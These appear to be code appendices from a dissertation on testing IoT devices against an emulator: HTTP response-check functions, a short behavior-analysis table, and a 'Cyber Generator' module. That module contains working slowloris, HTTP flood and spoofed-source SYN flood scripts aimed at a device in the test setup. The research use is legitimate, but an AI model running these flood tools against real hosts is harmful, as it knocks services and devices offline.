            print("The payload passed the HTTP header: {} check expected value: {}, 
server value: {}".format(key,json_header_details[key],payload_header[key]))
        else:
            text = str(key) + ":" "failed"
            out_list.append(text)
            out_dict[key] = checker
            print("The payload failed the HTTP header: {} check expected value: {}, 
server value: {}".format(key,json_header_details[key],payload_header[key]))
    return out_dict



def 
domain_sub_check(response_specs_keys,actual_response_key,response,response_specs,url_c
heck,payload_data_check,seq_number_check,payload_value_specs=None,payload_values=None)
:
    result = {}
    if response_specs_keys == actual_response_key:
        if int(response['error']) == response_specs['error']:
            reponse_check = True
            result = 
{"url_result":url_check,"payload_result":payload_data_check,"reponse_result":reponse_c
heck,"actual_reponse":response['error'],"expected_reponse":response_specs['error'],"ac
tual_data":payload_values,"expected_data":payload_value_specs,"seq_number_result":seq_
number_check}
            print("passed the domain check expected response: {} actual respense: 
{}".format(response_specs,response))
            return result
        else:
            reponse_check = False
            result = 
{"url_result":url_check,"payload_result":payload_data_check,"reponse_result":reponse_c
heck,"actual_reponse":response['error'],"expected_reponse":response_specs['error'],"ac
tual_data":payload_values,"expected_data":payload_value_specs,"seq_number_result":seq_
number_check}
            print("failed reponse error code check. Error code mismatch. expected {}
actual: {}".format(response_specs['error'],int(response['error'])))
            print("failed the domain check expected response: {} actual respense:
{}".format(response_specs,response))
            return result
    else:
        reponse_check = False
        result =
{"url_result":url_check,"payload_result":payload_data_check,"reponse_result":reponse_c
heck,"actual_reponse":response['error'],"expected_reponse":response_specs['error'],"ac
tual_data":payload_values,"expected_data":payload_value_specs,"seq_number_result":seq_
number_check}
        print("failed response dict test")
        return result

def
domain_details_check(header,payload,response,damain_spec,curent_snumber,prev_snumber):

    path = header["url-path"].strip()
    try:
        domain_spec_details = damain_spec["description"][path]
        payload_value_specs = domain_spec_details["attribute"]
        response_data_specs = domain_spec_details["data"]
        response_specs = domain_spec_details["output"]

        payload_keys = payload.keys()
        payload_values = payload.values()
        actual_response_key = response.keys()

        payload_key_check = False
        payload_value_check = False
        url_check = True
        # seq_no_check = False
        seq_no_check = True

        if bool(response_data_specs):
            payload_spec_keys = response_data_specs.keys()
            if payload_keys == payload_spec_keys:
                print("passed request payload dictionary key check expected keys: {}
actual keys: {}".format(payload_spec_keys,payload_keys))
                payload_key_check = True
            else:
                print("failed request payload dictionary key check expected keys: {}
actual keys: {}".format(payload_spec_keys,payload_keys))
                payload_key_check = False

            if all(elem in payload_value_specs  for elem in payload_values):
                print("passed request payload dictionary values check expected keys:
{} actual keys: {}".format(payload_value_specs,list(payload_values)))
                payload_value_check = True
            else:
                print("failed request payload dictionary values check expected keys:
{} actual keys: {}".format(payload_value_specs,list(payload_values)))
                payload_value_check = False

            if payload_key_check == True and payload_value_check == True:
                payload_data_check = True
                response_specs_keys = response_specs.keys()
                if curent_snumber > prev_snumber:
                    seq_no_check = True
                info = 
domain_sub_check(response_specs_keys,actual_response_key,response,response_specs,url_c
heck,payload_data_check,seq_no_check,payload_value_specs,list(payload_values))
                return info
            else:
                payload_data_check = False
                domain_spec_details = damain_spec["description"]["bad_data"]
                response_specs = domain_spec_details["output"]
                response_specs_keys = response_specs.keys()
                if curent_snumber > prev_snumber:
                    seq_no_check = True
                info = 
domain_sub_check(response_specs_keys,actual_response_key,response,response_specs,url_c
heck,payload_data_check,seq_no_check,payload_value_specs,list(payload_values))
                return info
        else:
            #check if payload data is empty
            payload_data_check = True
            response_specs_keys = response_specs.keys()
            if curent_snumber > prev_snumber:
                seq_no_check = True
            info = 
domain_sub_check(response_specs_keys,actual_response_key,response,response_specs,url_c
heck,payload_data_check,seq_no_check,payload_value_specs,list(payload_values))
            return info
    except:
        url_check = False
        payload_data_check = False
        # seq_no_check = False
        seq_no_check = True
        domain_spec_details = damain_spec["description"]["bad_url"]
        response_specs = domain_spec_details["output"]
        actual_response_key = response.keys()
        response_specs_keys = response_specs.keys()
        if curent_snumber > prev_snumber:
            seq_no_check = True
        info = 
domain_sub_check(response_specs_keys,actual_response_key,response,response_specs,url_c
heck,payload_data_check,seq_no_check)
        return info

def response_item_check(payload_details,rep_list,text_id=None):
    result = ''
    diff = set(payload_details) - set(rep_list)
    check =  all(item in rep_list for item in payload_details)
    print('\n')
    print("HTTP RESPONSE CHECK:  RESPONSE ITEMS ")
    if check == True:
        result = True
        print("The payload passed the HTTP response payload key check")
    else:
        result = False
        print("The payload failed the HTTP respose payload check {} is a 
mismatch".format(diff))
```

```
    return result

def status_code_check(varriables,json_resp_details,light_id=None):
    result = ""
    print('\n')
    print("HTTP RESPONSE CHECK:  STATUS CODE ")
    st_cd= int(json_resp_details["status_code"])
    if varriables["status_code"] == st_cd:
        result = True
        status_code_result = 'green'
        print("The payload passed the HTTP response status_code check expected = {},
response = {}".format(varriables["status_code"],st_cd))
    else:
        result = False
        status_code_result = 'red'
        print("The payload Failed the HTTP response status_code check expected = {},
response = {}".format(varriables["status_code"],st_cd))
    return result

def path_check(varriables,json_resp_details):
    a = None
    result = ""
    print('\n')
    print("HTTP RESPONSE CHECK:  PATH ")
    try:
        a = json_resp_details["path"]
        a = a.strip('\"')
        if varriables["url_path"] == str(a):
            result = True
            print("The payload passed the HTTP response url_path check expected = {},
response = {}".format(varriables["url_path"],a))
        else:
            result = False
            print("The payload Failed the HTTP response url_path check expected = {},
response = {}".format(varriables["url_path"],a))
    except:
        result = False
        print("path not in respnse")
    return result

def sequence_number_check(rep_list,json_resp_details):
    result = ''
    print('\n')
    print("HTTP RESPONSE CHECK:  SEQ NUMBER ")
    if 'seq' in rep_list:
        s_no = json_resp_details["seq"]
        try:
            s_no = ast.literal_eval(s_no)
            if isinstance(s_no,int):
                result = True
                print("The sequence number passed the datatype check expected = {},
response = {}".format("int",type(s_no)))
                if s_no > 0 :
                    result = True
                    print("The sequence number passed the value check expected = {},
response = {}".format('positive_integer',"positive integer"))
                else:
                    result = False
                    print("The sequence number failed the value check expected = {}, 
response = {}".format("positive integer","invalid integer"))
            else:
                result = False
                print("The sequence number failed the datatype check expected = {}, 
response = {}".format("int",type(s_no)))
        except:
            result = False
            print("The sequence number passed the datatype check expected  = {}, 
response = {}".format('int',type(s_no)))
    else:
        result = False
        print("The sequence number failed the seq number check : No sequnce number 
found")
    return result

def payload_data_check(varriables,json_resp_details,raw_http_data):
    result = ''
    print('\n')
    print("HTTP RESPONSE CHECK:  RESP DATA")
    payload = varriables["payload"]

    if payload == None:
        payload = varriables["expected_data_values"]
    else:
        pass

    for item in payload:
        print('\n')
        expected_datatype = raw_http_data["payload"]["datatypes"][item]
        conv_expected_datatype =  dtypes_converter[expected_datatype]
        expected_values = raw_http_data["payload"]["values"][expected_datatype][item]
        response_data_value = get_actualdata_from_response(json_resp_details[item])
        response_datatype  = get_datatype_from_data(response_data_value)

        if response_data_value == None:
            print("none")
        elif isinstance(response_data_value,conv_expected_datatype):
            result = True
            print("The data object passed the HTTP response datatype check expected = 
{}, response = {}".format(expected_datatype,response_datatype))

            if isinstance(response_data_value,str):
                result = True
                print("The HTTP response {} is a string datatype".format(item))
                if isinstance(expected_values,list):
                    if len(expected_values) !=0:
                        if response_data_value in expected_values:
                            expected_value = response_data_value
                        else:
                            expected_value = expected_values[0]
                            result = False
                            print("The data object failed the HTTP response value not 
in expected list check expected = {}, response = 
{}".format(expected_values,response_data_value))
                    else:
                        expected_value = ''
                else:
                    expected_value = expected_values
                if response_data_value.lower() == expected_value.lower():
                    result = True
                    print("The data object passed the HTTP response value check 
expected = {}, response = {}".format(expected_values,response_data_value))
                else:
                    result = False
                    print("The data object failed the HTTP response value check 
expected = {}, response = {}".format(expected_values,response_data_value))
            elif isinstance(response_data_value,bool):
                print("The HTTP response {} is a bool datatype".format(item))
                if response_data_value in expected_values:
                    result = True
                    print("The data object passed the HTTP response value check 
expected = {}, response = {}".format(expected_values,response_data_value))
                else:
                    result = False
                    print("The data object failed the HTTP response value check 
expected = {}, response = {}".format(expected_values,response_data_value))
            elif isinstance(response_data_value,int):
                print("The HTTP response {} is a int datatype".format(item))
                lb = expected_values ["lower_bnd"]
                ub = expected_values["upper_bnd"]
                if response_data_value >= lb and response_data_value <= ub:
                    result = True
                    print("The data object passed the HTTP response value check 
expected = {}, response = {}".format(expected_values,response_data_value))
                else:
                    result = False
                    print("The data object failed the HTTP response value check 
expected = {}, response = {}".format(expected_values,response_data_value))
            elif isinstance(response_data_value,float):
                print("The HTTP response {} is a float datatype".format(item))
                lb = expected_values ["lower_bnd"]
                ub = expected_values["upper_bnd"]
                if response_data_value >= lb and response_data_value <= ub:
                    result = True
                    print("The data object passed the HTTP response value check 
expected = {}, response = {}".format(expected_values,response_data_value))
                else:
                    result = False
                    print("The data object failed the HTTP response value check 
expected = {}, response = {}".format(expected_values,response_data_value))
            else:
                print('none')
        else:
            result = False
            print("The data object failed the HTTP response datatype check expected = 
{}, response = {}".format(expected_datatype,response_datatype))

    return result

def 
resp_check(payload_details,json_resp_details,varriables,raw_http_data,data_varriable=N
one,light_id=None,text_id=None):

    final_response_result = {}
    rep_list = keys_to_list(json_resp_details)
    resp_item_result = response_item_check(payload_details,rep_list,text_id)
    final_response_result["header_content"] =resp_item_result

    # check heeader content value too

    if "status_code" in rep_list:
        status_code_result  = status_code_check(varriables,json_resp_details,light_id)
        final_response_result["status_code"] = status_code_result
    else:
        pass

    if "path" in rep_list:
        path_result = path_check(varriables,json_resp_details)
        final_response_result["path"] = path_result
    else:
        pass

    if "seq" in rep_list:
       sequence_num_result = sequence_number_check(rep_list,json_resp_details)
       final_response_result["seq"] = sequence_num_result
    else:
        pass

    if "data" in rep_list:
        payload_data_result =
payload_data_check(varriables,json_resp_details,raw_http_data)
        final_response_result["data"] = payload_data_result
    else:
        pass
    return final_response_result



def compare_responses(IoT_Emu_response):
    if len(IoT_Emu_response) !=2:
        print('Failed : one response available')
        return
    iot_resp = IoT_Emu_response[0]['IoT']
    emulator_resp = IoT_Emu_response[1]['Emulator']

    print("STATUS CODE CHECK")
    if iot_resp["status_code"] == emulator_resp['status_code'].strip("\'"):
        print("The HTTP response passed the status code comparism check IOT = {},
EMULATOR =
{}".format(iot_resp["status_code"],emulator_resp['status_code'].strip("\'")))
    else:
        print("The HTTP response failed the status code comparism check IOT = {},
EMULATOR =
{}".format(iot_resp["status_code"],emulator_resp['status_code'].strip("\'")))

    print("SEQUENCE NUMBER CHECK")
    if int(iot_resp["seq"]) == int(emulator_resp['seq']):
        print("The HTTP response passed the sequence number comparism check IOT = {},
EMULATOR = {}".format(iot_resp["seq"],emulator_resp['seq']))
    else:
        print("The HTTP response failed the sequence number comparism check IOT = {},
EMULATOR = {}".format(iot_resp["seq"],emulator_resp['seq']))
```

```
    print("PATH CHECK")
    if iot_resp["path"] == emulator_resp['path'].strip("\'"):
        print("The HTTP response passed the path comparism check IOT = {}, EMULATOR =
{}".format(iot_resp["path"],emulator_resp['path'].strip("\'")))
    else:
        print("The HTTP response failed the path comparism check IOT = {}, EMULATOR =
{}".format(iot_resp["path"],emulator_resp['path'].strip("\'")))

    print("DATA CHECK")
    if iot_resp["light_status"] == emulator_resp['light_status'].strip('\"'):
        print("The HTTP response passed the data comparism check IOT = {}, EMULATOR =
{}".format(iot_resp["light_status"],emulator_resp['light_status'].strip('\"')))
    else:
        print("The HTTP response failed the data comparism check IOT = {}, EMULATOR =
{}".format(iot_resp["light_status"],emulator_resp['light_status'].strip('\"')))

    return

def boolean_check(packet_payload,json_bool_list):
    result = ''
    str_payload = str(packet_payload.get("value"))
    if str_payload in json_bool_list:
        result = True
        print("The payload bool check passed packet value = {} and json list = {}
".format(packet_payload['value'],json_bool_list))
    else:
        result = False
        print("The payload bool check failed packet value = {} and json list = {}
".format(packet_payload['value'],json_bool_list))

    return result

def float_check(packet_payload,json_float_specs):
    result = ''
    payload_value = packet_payload.get("value")
    lb = json_float_specs["lower_bnd"]
    ub = json_float_specs["upper_bnd"]
    if payload_value >= lb and payload_value <= ub:
        result = True
        print("The payload check float passed packet value = {} is between {} and {}
".format(packet_payload,lb,ub))
    else:
        result = False
        print("The payload float check failed packet value = {} is between {} and {}
".format(packet_payload,lb,ub))
    return result

def
payload_check(req_payload,json_req_details,payload_details,payload_order_list,packet_c
ount):
    result = ''
    dtypes = {"bool":bool,"float":float,"int":int,"str":str}

    payloads = json_req_details["payload"]
    print("payload")

    for item in payloads:
        datatype = payload_details[item]["datatype"]
        expected_dt_type = dtypes[datatype]
        pkt_datatype = (req_payload[item].strip(' ""')).lower()

        if isinstance(pkt_datatype,expected_dt_type):
            result = True
            print("The payload datatype check passed expected datatype = {}, packet 
datatype {} ".format(expected_dt_type,type(pkt_datatype)))
        else:
            result = False
            print("The payload datatype check failed expected datatype = {}, packet 
datatype {} ".format(expected_dt_type,type(pkt_datatype)))
            return result
        expected_value = payload_order_list[packet_count].lower()

        if expected_value == pkt_datatype:
            result = True
            print("The payload datatype check passed expected datatype = {}, packet 
datatype {} ".format(expected_value,pkt_datatype))
        else:
            result = False
            print("The payload datatype check failed expected datatype = {}, packet 
datatype {} ".format(expected_value,pkt_datatype))

        # if isinstance(pkt_datatype,bool):
        #     exp_payload = json_req_details['payload']
        #     expected_bool_val = json_put_bool_payload[exp_payload]
        #     result =  boolean_check(req_payload,expected_bool_val)
        # elif isinstance(pkt_datatype,float):
        #     result = float_check(req_payload,json_put_float_payload)
    return result

def behavior_check(raw_usage_data,usecase,run_num,arr_tm):
    result = ''
    usage_maps = raw_usage_data["maps"]
    usage_combinations = raw_usage_data["usage"]
    combination_details = usage_combinations[usecase]
    combination = combination_details["combination"]
    distribution = combination_details["distribution"]

    arrival_data = raw_usage_data['arrival_time']
    arrival_time = arrival_data[distribution]
    accepted_range = arrival_data['range']

    if isinstance(arrival_time,list):
        ub = arrival_time[run_num] + accepted_range
        lb = arrival_time[run_num] - accepted_range
        print('\n')
        print("MONITOR BEHAVIOR CHECK")

        if arr_tm > lb and arr_tm < ub:
            result = True
            print("The behavior passed the timing frequency {} is within the specified 
range {} and {}".format(arr_tm,lb,ub))
            print('\n')
        else:
            result = False
            print("The behavior failed the timing frequency  {} is not within  the 
specified range {} and {}".format(arr_tm,lb,ub))
```

```
            print('\n')

    elif isinstance(arrival_time,int):

        ub = arrival_time + accepted_range
        lb = arrival_time - accepted_range
        print('\n')
        print("MONITOR BEHAVIOR CHECK")

        if arr_tm > lb and arr_tm < ub:
            result = True
            print("The behavior passed the timing frequency {} is within the specified 
range {} and {}".format(arr_tm,lb,ub))
            print('\n')
        else:
            result = False
            print("The behavior failed the timing frequency  {} is not within  the 
specified range {} and {}".format(arr_tm,lb,ub))
            print('\n')

    else:
        result = False
        print('invalid')

    return result
```

Cyber Generator

```
import socket
import sys
import threading
import time
import json
import os
import re

from app.cyber import pyflooder
from app.cyber import slowloris
from app.cyber import synflood

def get_data(fileName):
    with open(fileName, "r") as f:
        jData = json.load(f)
    f.close()
    return jData

def get_config_details(data):
    base_url = data["host_details"]["base_url"]
    port = data["host_details"]["port"]
    return base_url,port
```

```
def get_ip_from_hname(host):
    pattern = re.compile(r'([a-z]+:[/]+)([0-9.]+)')
    matches = pattern.finditer(host)
    for match in matches:
        print(match)
        dvalue = match.group(2)
        print(dvalue)
    return dvalue

def execute_slowris(port,host,num_of_sockets):
    ip = get_ip_from_hname(host)
    # slowloris.main(port,ip,num_of_sockets,sleep_interval=None)
    t1 = threading.Thread(target= slowloris.main,args=(port,ip,num_of_sockets,None,))
    t1.setDaemon(True)
    t1.start()
    t1.join()
def execute_pyflooder(ip,port,num_requests):
    PORT = port
    # Convert FQDN to IP
    try:
        HOST = str(ip).replace("https://", "").replace("http://", "").replace("www.", 
"")
        # print(HOST)
        IP = socket.gethostbyname(HOST)
        # print(IP)
    except socket.gaierror:
        print (" ERROR\n Make sure you entered a correct website")
        sys.exit(2)

    print (f"[#] Attack started on {HOST} ({IP} ) || Port: {str(PORT)} || # Requests: 
{str(num_requests)}")
    # Spawn a thread per request
    all_threads = []
    for i in range(num_requests):
        t1 = threading.Thread(target=pyflooder.attack,args=(HOST,IP,PORT,))
        t1.setDaemon(True)
        t1.start()
        all_threads.append(t1)

        # Adjusting this sleep time will affect requests per second
        # time.sleep(0.2)

    for current_thread in all_threads:
        current_thread.join()  # Make the main thread wait for the children threads

    return

def execute_synflooder(port,host,num_of_requests):

    dstIP = get_ip_from_hname(host)
    all_threads = []
    for i in range(200):
        t1 = threading.Thread(target= 
synflood.SYN_Flood,args=(dstIP,port,num_of_requests,))
        t1.setDaemon(True)
        t1.start()

        all_threads.append(t1)
        # Adjusting this sleep time will affect requests per second
        # time.sleep(0.01)

    for current_thread in all_threads:
        current_thread.join()

    return

class CyberGenerator:

    def __init__(self,attack_type,device_name):
        self.file_name = device_name
        cwd = str(os.getcwd())
        server_file_name = cwd + '/app/' + self.file_name + '/configuration.json'
        raw_config_data = get_data(fileName=server_file_name)
        self.host,self.port = get_config_details(data=raw_config_data)
        self.attack = attack_type

    def send_attack(self):
        packets = 0
        if self.attack  == "Http_flood":
            packets = 150000
            print("Http_flood",packets,self.file_name)

execute_pyflooder(ip=self.host,port=int(self.port),num_requests=int(packets))
        elif self.attack == "slowloris":
            packets = 256
            print(packets)
            print("slowloris",packets,self.file_name)

execute_slowris(port=int(self.port),host=self.host,num_of_sockets=int(packets))
        elif self.attack  == "Syn_flood":
            packets = 1500
            print("Syn_flood",packets,self.file_name)

execute_synflooder(port=int(self.port),host=self.host,num_of_requests=int(packets))

        return
```

slowloris

```
#!/usr/bin/env python3
import argparse
import logging
import random
import socket
import sys
import time

def send_line(self, line):
    line = f"{line}\r\n"
    self.send(line.encode("utf-8"))

def send_header(self, name, value):
    self.send_line(f"{name}: {value}")
```

```
list_of_sockets = []
user_agents = [
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/602.1.50 (KHTML, like
Gecko) Version/10.0 Safari/602.1.50",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:49.0) Gecko/20100101
Firefox/49.0",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/602.2.14 (KHTML, like
Gecko) Version/10.0.1 Safari/602.2.14",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/602.1.50 (KHTML, like
Gecko) Version/10.0 Safari/602.1.50",
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393"
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0",
    "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/54.0.2840.71 Safari/537.36",
    "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0",
    "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
    "Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.0",
    "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.143 Safari/537.36",
    "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0) Gecko/20100101 Firefox/49.0",
]

setattr(socket.socket, "send_line", send_line)
setattr(socket.socket, "send_header", send_header)

def init_socket(ip,port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(4)

    # print(ip)
    # ip = "192.168.0.145"
    s.connect((ip,port))

    s.send_line(f"POST /?{random.randint(0, 2000)} HTTP/1.1")

    ua = user_agents[0]

    s.send_header("User-Agent", ua)
    s.send_header("Accept-language", "en-US,en,q=0.5")
    return s

def main(port,host,num_of_sockets,sleep_interval=None):

    if sleep_interval == None:
        sleeptime = 15
    else:
        sleeptime = sleep_interval

    ip = host
    socket_count = num_of_sockets
    print("Attacking %s with %s sockets.", ip, socket_count)

    print("Creating sockets...")
    for _ in range(socket_count):
        try:
            print("Creating socket nr %s", _)
            s = init_socket(ip,port)
        except socket.error as e:
            print(e)
            break
        list_of_sockets.append(s)

    while True:
        try:
            print(
                "Sending keep-alive headers... Socket count: %s",
                len(list_of_sockets),
            )
            for s in list(list_of_sockets):
                try:
                    s.send_header("X-a", random.randint(1, 5000))
                except socket.error:
                    list_of_sockets.remove(s)

            for _ in range(socket_count - len(list_of_sockets)):
                print("Recreating socket...")
                try:
                    s = init_socket(ip,port)
                    if s:
                        list_of_sockets.append(s)
                except socket.error as e:
                    print(e)
                    break
            print("Sleeping for %d seconds", sleeptime)
            time.sleep(sleeptime)

        except (KeyboardInterrupt, SystemExit):
            print("Stopping Slowloris")
            break
```

Http flood attack

```
import random
# import socket
import string
import sys
import threading
import time
import requests

# Create a shared variable for thread counts
thread_num = 0
thread_num_mutex = threading.Lock()

# Print thread status
def print_status():
    global thread_num
    thread_num_mutex.acquire(True)

    thread_num += 1
    #print the output on the sameline
    sys.stdout.write(f"\r {time.ctime().split( )[3]} [{str(thread_num)}] #-#-# Hold 
Your Tears #-#-#")
    sys.stdout.flush()
    thread_num_mutex.release()
    return

# Generate URL Path
def generate_url_path():
    msg = str(string.ascii_letters + string.digits + string.punctuation)
    data = "".join(random.sample(msg, 5))
    return data

# Perform the request
def attack(host,ip,port):
    print_status()
    url_path = generate_url_path()
    try:

        url = 'http://' + str(host) + ":" + str(port) + '/zeroconf/switch' #+ url_path
        js = {"deviceid":"","data": {"switch": "offf"}}
        # print("IoT")
        r = requests.post(url, json=js)
        # data = parse.urlencode(js.encode('utf-8'))
        # req =  request.Request(url, data=data) # this will make the method "POST"
        # resp = request.urlopen(req)

    except Exception as e:
        # print ("A pyFlooder exception: {} ".format(e))
        pass
    # finally:
    #     # Close our socket gracefully
    #     print("out")
    #     pass
    # url = 'http://' + str(host) + ":" + str(port) + '/zeroconf/switch' #+ url_path
    # js = {"deviceid":"","data": {"switch": "onn"}}
    # r = requests.post(url, json=js)
    return
```

Syn flood attack

```
from scapy.all import *
from scapy.all import IP,TCP
import os
import sys
import random

def randomIP():
    ip = ".".join(map(str, (random.randint(0,255)for _ in range(4))))
    return ip

def randInt():
    x = random.randint(1000,9000)
    return x

def SYN_Flood(dstIP,dstPort,counter):
    total = 0
    print ("Packets are sending ...")
    for x in range (0,counter):
        s_port = randInt()
        s_eq = randInt()
        w_indow = randInt()

        IP_Packet = IP ()
        IP_Packet.src = randomIP()
        IP_Packet.dst = dstIP

        TCP_Packet = TCP ()
        TCP_Packet.sport = s_port
        TCP_Packet.dport = dstPort
        TCP_Packet.flags = "S"
        TCP_Packet.seq = s_eq
        TCP_Packet.window = w_indow

        send(IP_Packet/TCP_Packet, verbose=0)
        total+=1
    sys.stdout.write("\nTotal packets sent: %i\n" % total)
```

APPENDIX D

BEHAVIOR ANALYSIS


This appendix contains the result of the behavior analysis for the SBR3 and Emulator example used in this dissertation.

Result Before Updating the Behavior Specification


	Variable	N	Mean	SD
1	sonoff	90	0.119766	0.119766
2	emulator	90	0.085804	0.085804
	Difference		0.0150	

coefficient of determination: 0.010120907823320091
intercept: 0.1715161708368681
slope: [-0.14042201]

